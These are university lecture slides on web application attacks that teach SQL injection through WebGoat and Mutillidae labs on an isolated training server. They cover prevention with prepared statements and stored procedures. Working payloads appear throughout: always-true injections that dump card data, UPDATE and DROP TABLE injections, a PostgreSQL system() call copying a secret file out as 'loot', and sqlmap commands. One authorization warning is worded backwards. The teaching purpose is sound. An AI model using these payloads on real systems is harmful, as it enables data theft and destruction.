Cyber Security Technologies

Session 6 – Web App Attack Vectors & Mitigation Techniques I

Shawn Davis
ITMS 448 – Spring 2016

Slides contain original content from Davis, S.

Today

- Logon to your Win8.1 VM in RADISH
- You will be accessing various vulnerable web applications located on a server that contains OWASPBWA
  - OWASP Broken Web Applications Project

Web Site vs. Web Application

- Web Site:
  - Consists of static web pages that are informational
  - Most sites these days also contain pages with web applications
- Web Application
  - Dynamic web pages with active content that allow interaction with users
  - Contains code to connect to databases, file servers, etc.

Web Application Technologies

- Ajax
- ASP
- Django
- Drupal
- HTML5
- Java
- JavaScript
- Perl
- PHP
- Python
- Ruby
- Ruby on Rails
- WordPress
- Etc.

Web Application Examples

- Bank account management
- Google Apps
  - Gmail, Calendar, Docs, Sheets, Drive, Etc.
- Office360
  - Word, Excel, Powerpoint, Etc.
- Guestbooks / Blogs / Comment Sections
- Stock trading
- Blackboard

Web Application Examples (Cont.)

- TurboTax
- Health account records
- RedBox
- Netflix
- Etc.

Web Apps = Rich Attacker Target

- May provide access to:
  - Personally Identifiable Information (PII) of:
    - Users, subscribers, internal employees…
  - Credit card / Bank account information
  - Backend infrastructure of organization
  - Pages to serve malware or exploit kits on site visitors
  - Etc.

Web App Security

- Even if you are **not** in a role specifically as a security professional, you **are** still responsible for secure:
  - Coding of web apps
  - Coding of connection to back end data stores
  - Configuration of webservers, databases, file shares, etc.
- Most popular framework for Web App Security is the OWASP Top 10

OWASP Top 10

- Open Web Application Security Project
- "Represents a broad consensus about what the most critical web application security flaws are."
- OWASP makes no guarantee of validity as it is an online open-content collaborative project
- That being said, most content is written by security professionals and is peer reviewed

Why Should I Care About the OWASP Top 10???

- We need to secure the web!
- It will also help you get a job
- As of 2/14/16, there were 1088 jobs across the nation looking for experience with OWASP from indeed.com alone!
- Many students (and professionals) bomb questions about the OWASP Top 10 in job interviews
  - One goal is for you not to be one of those students

OWASP on Indeed.com

indeed
one search. all jobs.

what: owasp
job title, keywords or company

where:
city, state, or zip

Find Jobs

owasp jobs

Recommended Jobs - 98 new

My recent searches
law firm it support - 424 new
law firm it associate - 108 new
penetration tester owasp - 5 new
web app penetration tester - 3 new
web penetration tester - 25 new
web penetration tester - Chicago, IL
penetration tester - Chicago, IL
gmob - Chicago, IL
cissp - Chicago, IL - 24 new

» clear searches

Sort by: relevance - date

Salary Estimate
$75,000+ (928)
$90,000+ (736)
$95,000+ (640)
$105,000+ (408)
$120,000+ (187)

Company

Tip: Enter your zip code in the "where" box to show results in your area.

Upload your resume - Let employers find you

Jobs 1 to 10 of 1,088

Show: all jobs - 70 new jobs

Security Analyst
The Washington Post ★★★★ 41 reviews - Washington, DC
Understanding of Top 20 Critical Security Controls, OWASP Top 10, etc. As an experienced Security Analyst you will be an integral part of Washington Post...
18 days ago - save job - email
Sponsored


Application Security Consultant
ARROWCORE GROUP - Golden, CO
Should familiar with OWASP, CWE, PCI and HIPPA. Participate in providing annual OWASP & PCI training for developers. 3 Months Contract to Hire****....
Easily apply
30+ days ago - save job - email
Sponsored

Applications Security Analyst
AbleVets LLC - Chantilly, VA
Experience in the secure development, and/or performing security assessments using above mentioned frameworks against web-based applications using open source...
Easily apply
9 days ago - save job - email
Sponsored

OWASP Creative Commons License

- I will be using some content from www.owasp.org paired with several of my own examples in this slide deck.

What Are Application Security Risks?



https://www.owasp.org/index.php/Top_10_2013-Risk

OWASP Broken Web Applications Project

- Preconfigured VM
  - http://sourceforge.net/projects/owaspbwa/files/
- Training Apps
  - OWASP WebGoat
  - Damn Vulnerable Web Application (DVWA)
  - Mutillidae II
  - and more…
- Realistic vulnerable applications
- Old versions of real applications

OWASP Broken Web Applications Project

- Generally, students would set up a VM with localhost access only
- We are going to all access a single VM on a server that is isolated to RADISH and is not assigned a public IP
- Don't ever set up OWASPBWA with public Internet access at home or work

Overview of Top 10

Part I – Injection

Part II – Broken Authentication and Session Management

Part III – Cross-Site Scripting (XSS)

Part IV – Insecure Direct Object References

Part V – Security Misconfiguration

Overview of Top 10 (Cont.)

Part VI – Sensitive Data Exposure

Part VII – Missing Function Level Access Control

Part VIII – Cross-Site Request Forgery (CSRF)

Part IX – Using Components with Known Vulnerabilities

Part X – Unvalidated Redirects and Forwards

Part I

Injection

https://www.owasp.org/index.php/Top_10_2013-A1-Injection

Injection

- Injection flaws can occur when untrusted data is sent to an interpreter as part of a command or query:
  - **SQL database query**
  - **OS command**
  - LDAP database query
  - XML parsers
  - SMTP headers
  - Etc.

Goal of Injection

- Attacker wants their injected data to trick the interpreter into executing unintended commands or accessing data without authorization in order to:
  - Steal data
    - Violates Confidentiality
  - Modify data
    - Violates Integrity
  - Delete data
    - Violates Availability

Part I – Type I

SQL Injection

What is a Database?

- A database is a collection of data organized and structured in a way that information can be easily retrieved.

What is an RDBMS?

- Relational Database Management System
  - Stores data in separate tables instead of a single large storeroom.
  - Uses SQL – Structured Query Language to interact with databases
  - MySQL and Postgre SQL are examples of RDBMS

What is a Table?

- Stores records within a database. There might be many tables in one database.
- Consists of columns and rows that hold data in specific data types.

```
mysql> describe mytable;
+----------------+--------------+------+-----+---------+-------+
| Field          | Type         | Null | Key | Default | Extra |
+----------------+--------------+------+-----+---------+-------+
| Student_ID     | varchar(10)  | NO   | PRI |         |       |
| Email_Address  | varchar(50)  | YES  |     | NULL    |       |
| City           | varchar(30)  | YES  |     | NULL    |       |
| Submit_Date    | date         | YES  |     | NULL    |       |
+----------------+--------------+------+-----+---------+-------+
4 rows in set (0.00 sec)
```

Structured Query Language (SQL)

- Used to run commands against a database such as:
  - SELECT
  - UPDATE
  - DROP

Normal SQL Query Example

```
mysql> SELECT * FROM mytable;
+-------------+-------------------------+-------------+-------------+
| Student_ID | Email_Address           | City        | Submit_Date |
+-------------+-------------------------+-------------+-------------+
| 5858520     | lsears@yahoo.com        | Naperville | 2014-03-01  |
| 5858567     | jsmith@gmail.com        | Chicago     | 2014-03-21  |
| 5858595     | lclearfield@yahoo.com | Cicero      | 2014-03-21  |
+-------------+-------------------------+-------------+-------------+
3 rows in set (0.00 sec)
```

String Injection Lab – WebGoat Student Accounts

```
<!-- ITMS448 Users -->
<user username="alhourani" password="user" roles="webgoat_user"/>
<user username="alrifai" password="user" roles="webgoat_user"/>
<user username="carpenter" password="user" roles="webgoat_user"/>
<user username="copeland" password="user" roles="webgoat_user"/>
<user username="hedlund" password="user" roles="webgoat_user"/>
<user username="keung" password="user" roles="webgoat_user"/>
<user username="lara" password="user" roles="webgoat_user"/>
<user username="nelson" password="user" roles="webgoat_user"/>
<user username="pandey" password="user" roles="webgoat_user"/>
<user username="patel" password="user" roles="webgoat_user"/>
<user username="perry" password="user" roles="webgoat_user"/>
<user username="punatar" password="user" roles="webgoat_user"/>
<user username="rigg" password="user" roles="webgoat_user"/>
<user username="riley" password="user" roles="webgoat_user"/>
<user username="rivera" password="user" roles="webgoat_user"/>
<user username="roman" password="user" roles="webgoat_user"/>
<user username="rowell" password="user" roles="webgoat_user"/>
<user username="rubio" password="user" roles="webgoat_user"/>
<user username="sabina" password="user" roles="webgoat_user"/>
<user username="saldivar" password="user" roles="webgoat_user"/>
<user username="senst" password="user" roles="webgoat_user"/>
<user username="shrestha" password="user" roles="webgoat_user"/>
<user username="sotos" password="user" roles="webgoat_user"/>
<user username="xie" password="user" roles="webgoat_user"/>
<user username="zhang" password="user" roles="webgoat_user"/>
<user username="alattabi" password="user" roles="webgoat_user"/>
<user username="wilson" password="user" roles="webgoat_user"/>
<user username="davis" password="user" roles="webgoat_user"/>
```

String Injection Lab

- Open Firefox in RADISH Win8.1 VM
- Browse to 172.29.148.1
- Select “OWASP WebGoat” and log in with your last name as the logon and “user” as the password
- Select “Start WebGoat”
- Select “Injection Flaws” and then “String SQL Injection”
- Follow along

String Injection Lab

- Websites often contain web forms that update connected backend databases.

Enter your last name: Davis Go!

```
SELECT * FROM user_data WHERE last_name = 'Davis'
```

No results matched. Try Again.

- Enter Davis and hit Go!
- Webgoat shows us the SQL Query sent to the Database Server

String Injection Lab

- Click "Show Java" to see database connection code:

```
try
{
    Connection connection = DatabaseUtilities.getConnection(s);

    ec.addElement(makeAccountLine(s));

    String query = "SELECT * FROM user_data WHERE last_name = '" + accountName + "'";
    ec.addElement(new PRE(query));
```

- Why is it dangerous to code direct queries to a database for a web form submit button?
  - Attackers can attempt to inject their own queries!

String Injection Lab

- What part of the query does this web form update?

Enter your last name: Davis Go!

```
SELECT * FROM user_data WHERE last_name = 'Davis'
```

No results matched. Try Again.

- How could you use injection to pull the entire user_data table?
  - Inject a SQL statement that is always true!

String Injection Lab – Stealing Data

Enter your last name: Davis OR 1=1 Go!

```
SELECT * FROM user_data WHERE last_name = 'Davis OR 1=1'
```

No results matched. Try Again.

- Why didn't this work???
  - Anything between two single quotes is interpreted as a string (not as a query command.)

SQL Injection Lab – Stealing Data

- When I entered my last name, you should see that two single quotes are already provided for the string input from the web form.

Enter your last name: Davis Go!

```
SELECT * FROM user_data WHERE last_name = 'Davis'
```

No results matched. Try Again.

SQL Injection Lab – Stealing Data

- How can we keep 'Davis' but then add another query?

Enter your last name: Davis Go!

```
SELECT * FROM user_data WHERE last_name = 'Davis'
```

No results matched. Try Again.

SQL Injection Lab – Stealing Data

Enter your last name: Davis' OR '1'='1 Go!

```
SELECT * FROM user_data WHERE last_name = 'Davis' OR '1'='1'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

SQL Injection Lab – Stealing Data

- Hit "Restart this Lesson" at the top right
- Anyone know of a different way to steal the data?
  - Could use -- to disregard the last quote.
  - -- is the start of a SQL Comment
  - # is the start of a comment in MySQL
    - Both are a good way to remove final single quote so that semicolon will be interpreted which is needed sometimes

SQL Injection Lab – Stealing Data

Enter your last name: Davis' or 1=1 -- Go!

```
SELECT * FROM user_data WHERE last_name = 'Davis' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

SQL Injection Prevention

- How could we have prevented this attack?
  - Use parameterized queries!
    - Prepared Statements
    - Stored Procedures
  - https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet

SQL Injection Prevention Method 1

- Prepared Statements
  - Code object placed on server page for sending SQL statements to database
  - User input becomes content of parameter as opposed to part of the actual SQL query

SQL Injection Prevention– Prepared Statements

- After completing last lesson, WebGoat displayed:

* Congratulations. You have successfully completed this lesson.
* Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.

- Click “Show Java” to see their prepared statement

SQL Injection Prevention– Prepared Statements

```
String query = "SELECT * FROM user_data WHERE last_name = ?";
ec.addElement(new PRE(query));

try
{
    PreparedStatement statement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE,
                                                              ResultSet.CONCUR_READ_ONLY);
    statement.setString(1, accountName);
    ResultSet results = statement.executeQuery();
```

1. Placeholder for user data that is not sent to database server
2. Data sent separately in this request so that it is no longer part of the query

SQL Injection Prevention – Prepared Statements

- Now, our injection is stopped:

Enter your last name: Davis' or 1=1 -- Go!

```
SELECT * FROM user_data WHERE last_name = ?
```

No results matched. Try Again.

OWASP Foundation | Project WebGoat | Report Bug

SQL Injection Prevention – Method 2

- Stored Procedure
  - Similar to Prepared statements but code is defined and stored in the database itself (not in the web page code)
  - Below code entered in MySQL for example:

```
DELIMITER //
CREATE PROCEDURE GetUsers()
        BEGIN
        SELECT * from user_data;
        END //
DELIMITER ;
```

SQL Injection Prevention – Stored Procedures

- DELIMITER //
  - Changes delimiter from ; to // so that MySQL doesn't interpret each statement one at a time
- CREATE PROCEDURE
  - Creates stored procedure and names it
- BEGIN, END
  - Body of stored procedure and holds query/statement

SQL Injection Prevention – Stored Procedures

- The name of the stored procedure can then be called by the web application without having to use a directly query
- Instead of querying SELECT * from user_data;
- You could use CALL GetUsers();

Other Ways of Preventing SQL Injection

- Escaping all user supplied input
  - Each DBMS supports character escaping schemes
  - Not as good as prior two approaches
- Least privilege
  - Minimize privileges assigned to the web app accessing the database
  - For example, don't allow web app ability to DROP tables
- White List input Validation
  - Can detect unauthorized input before it is processed by the web app

Additional SQL Injection Labs

- We have now covered a data theft injection and general prevention measures for all SQL injection attack types
- Aside from data theft, what other attacks could happen to a DB?
  - Modify Data (Attack on Integrity)
  - Delete Data (Attack on Availability)
  - OS Interaction

SQL Injection Lab – Modifying Data

- In WebGoat, select “Modify Data with SQL Injection

SQL Injection Lab – Modifying Data

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to modify the salary for userid **jsmith**.

Enter your userid: jsmith Go!

USERID	SALARY
jsmith	20000

- Any ideas on how to modify jsmith's salary???

SQL Injection Lab – Modifying Data

- asdf'; UPDATE salaries SET salary=999999 WHERE userid='jsmith

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to modify the salary for userid **jsmith**.

Enter your userid: jsmith Go!

USERID	SALARY
jsmith	999999

SQL Injection – Deleting Data

- Any idea how to delete the entire salaries table???
- **Don't follow along for the next slides as we don't want to delete your tables**

SQL Injection – Deleting Data

- blah'; DROP table user_data;

Enter your last name: blah'; DROP table user Go!

```
SELECT * FROM user_data WHERE last_name = 'blah'; DROP table user_data;'
```

Unexpected end of command in statement ['']

- What is the problem here???
  - The quote at the end is not letting the semicolon execute the statement
  - How do we get rid of that quote???

SQL Injection – Deleting Data

- blah'; DROP table user_data; --


Enter your last name: Smith Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

Table not found in statement [SELECT * FROM user_data]

- We used the SQL Comment again to disregard the final quote

Bobby Tables



http://xkcd.com/327/

SQL Injection – OS Interaction

- MS SQL
  - xp_cmdshell
    - Disabled by default
- PostGRES
  - system function
  - Example: SELECT system('cat /var/secretfile > /mnt/share/loot.txt');
    - Results not shared to user on screen
    - Would have to retrieve loot.txt by another method

Automated SQL Injection with sqlmap


- Heavily used by attackers
- As with all techniques and tools learned in this course, do not use these on any systems that you are authorized in writing to test on
  - Don't use at work
  - Don't use on friends
  - Don't use on any system you don't personally own and control

Automated SQL Injection with sqlmap

- Sqlmap can be against another vulnerable training app called Mutillidae
- Go back to 172.29.148.1
- Select “OWASP Mutillidae II”
- Go to: “OWASP 2013” / “A1-Injection” / “SQLi - Extract Data” / “User Info (SQL)”

sqlmap Lab

- You should be here:



sqlmap Lab

- Enter asdf and asdf into the Name and Password fields and hit "View Account Details"
- Notice the URL in the address bar contains a query string we can attack:

http://172.29.148.1/mutillidae/index.php?page=user-info.php&**username=asdf**&**password=asdf**&user-info-php-**submit-button**=View+Account+Details

sqlmap Lab

- Any time parameters are displayed in the URL is a good indication that SQL Injection may be possible

Note

- Do **not** perform any of the steps in the following slides as the server will not be able to handle all of your requests at once in a timely fashion
- Just watch what is happening in the following slides

sqlmap Lab

- You would copy the contents of the address bar in Firefox
- You would then open your Kali VM and a terminal
- sqlmap has the ability to figure out what backend database is being used
  - We could skip that step since it takes awhile and we know the database type is MySQL

(Generally, the type of backend database can be determined by viewing various error messages)

sqlmap Lab

- In the terminal, you would type the following (don't hit enter):

sqlmap –u '

- Now, right click and paste the URL from Firefox
- Now, type the following (no space after the URL)

' --dbms=MySQL --dbs

- Hit Enter

sqlmap Lab

- Overall, the command is:

sqlmap -u ‘http://172.29.148.1/mutillidae/index.php?page=user-info.php&username=asdf&password=asdf&user-info-php-submit-button=View+Account+Details’ --dbms=MySQL --dbs

sqlmap Lab – Identifies Injection Points

```
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
